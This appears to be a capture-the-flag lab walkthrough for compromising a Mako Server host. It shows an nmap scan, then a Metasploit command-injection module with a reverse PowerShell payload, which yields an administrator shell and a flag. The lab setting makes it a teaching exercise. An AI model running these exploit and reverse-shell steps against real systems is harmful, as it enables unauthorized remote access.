

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking target IP address.

Note: The target IP address is stored in the "target" file.

**Command:** cat /root/Desktop/target

root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.5
root@attackdefense:~#


Step 2: Run an Nmap scan against the target IP.

**Command:** nmap --top-ports 65536 10.0.0.5


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root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.5
root@attackdefense:~# nmap --top-ports 65536 10.0.0.5
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 16:19 IST
Nmap scan report for ip-10-0-0-5.ap-southeast-1.compute.internal (10.0.0.5)
Host is up (0.0027s latency).
Not shown: 8291 closed ports
PORT
         STATE SERVICE
23/tcp
         open telnet
80/tcp
         open http
135/tcp
         open msrpc
139/tcp
         open netbios-ssn
443/tcp
         open https
445/tcp
         open microsoft-ds
3389/tcp open ms-wbt-server
5985/tcp open wsman
47001/tcp open winrm
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49163/tcp open unknown
49172/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. Access port 80 using firefox browser.

Command: firefox 10.0.0.5



Step 4: Search "make exploit" on google to find the vulnerability.



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## Mako Server Remote Command Execution - Ixia Support

possible to inject arbitrary OS commands in the Mako Server tutorial ...

This strike **exploits** a remote code execution in **Mako** Server application when default installation including tutorials was performed. The **vulnerability** is due to ...

### Step 5: Open rapid7 link:

https://www.rapid7.com/db/modules/exploit/multi/http/makoserver\_cmd\_exec



**Step 6:** The make targets 2.5 and 2.6 are vulnerable to OS Command Injection RCE. We will try to run the make server cmd exec module to exploit the server..

#### **Commands:**

msfconsole
use exploit/multi/http/makoserver\_cmd\_exec
set RHOSTS 10.0.0.5
set PAYLOAD cmd/windows/reverse\_powershell
set LHOST 10.10.0.3
exploit

```
<u>msf5</u> > use exploit/multi/http/makoserver_cmd_exec
<u>msf5</u> exploit(
                                                ) > set RHOSTS 10.0.0.5
RH0STS => 10.0.0.5
msf5 exploit(
                                              ec) > set PAYLOAD cmd/windows/reverse_powershell
PAYLOAD => cmd/windows/reverse_powershell
<u>msf5</u> exploit(
                                               c) > set LHOST 10.10.0.3
LHOST => 10.10.0.3
<u>msf5</u> exploit(multi
    Started reverse TCP handler on 10.10.0.3:4444
    Sending payload to target...
    Command shell session 1 opened (10.10.0.3:4444 -> 10.0.0.5:49228) at 2020-09-17 16:27:09 +0530
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Desktop\MakoServer>
C:\Users\Administrator\Desktop\MakoServer>
```

We have successfully exploited the target make server and received a shell.

# **Step 7:** Searching the flag.

Command: cd / dir type flag.txt

```
C:\Users\Administrator\Desktop\MakoServer>cd /
dir
C:\>
type Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD
 Directory of C:\
09/12/2020 01:29 PM
                                    32 flag.txt
08/22/2013
                                       PerfLogs
           03:52 PM
                        <DIR>
08/12/2020 04:13 AM
                        <DIR>
                                       Program Files
09/05/2020 09:05 AM
                        <DIR>
                                       Program Files (x86)
09/10/2020 09:50 AM
                        <DIR>
                                       Users
09/12/2020 01:25 PM
                        <DIR>
                                       Windows
               1 File(s)
                                     32 bytes
               5 Dir(s)
                          9,119,911,936 bytes free
C:\> flag.txt
14a9f8c6f825091c7ca23da3bce1dfd8
```

This reveals the flag to us.

Flag: 14a9f8c6f825091c7ca23da3bce1dfd8

#### References

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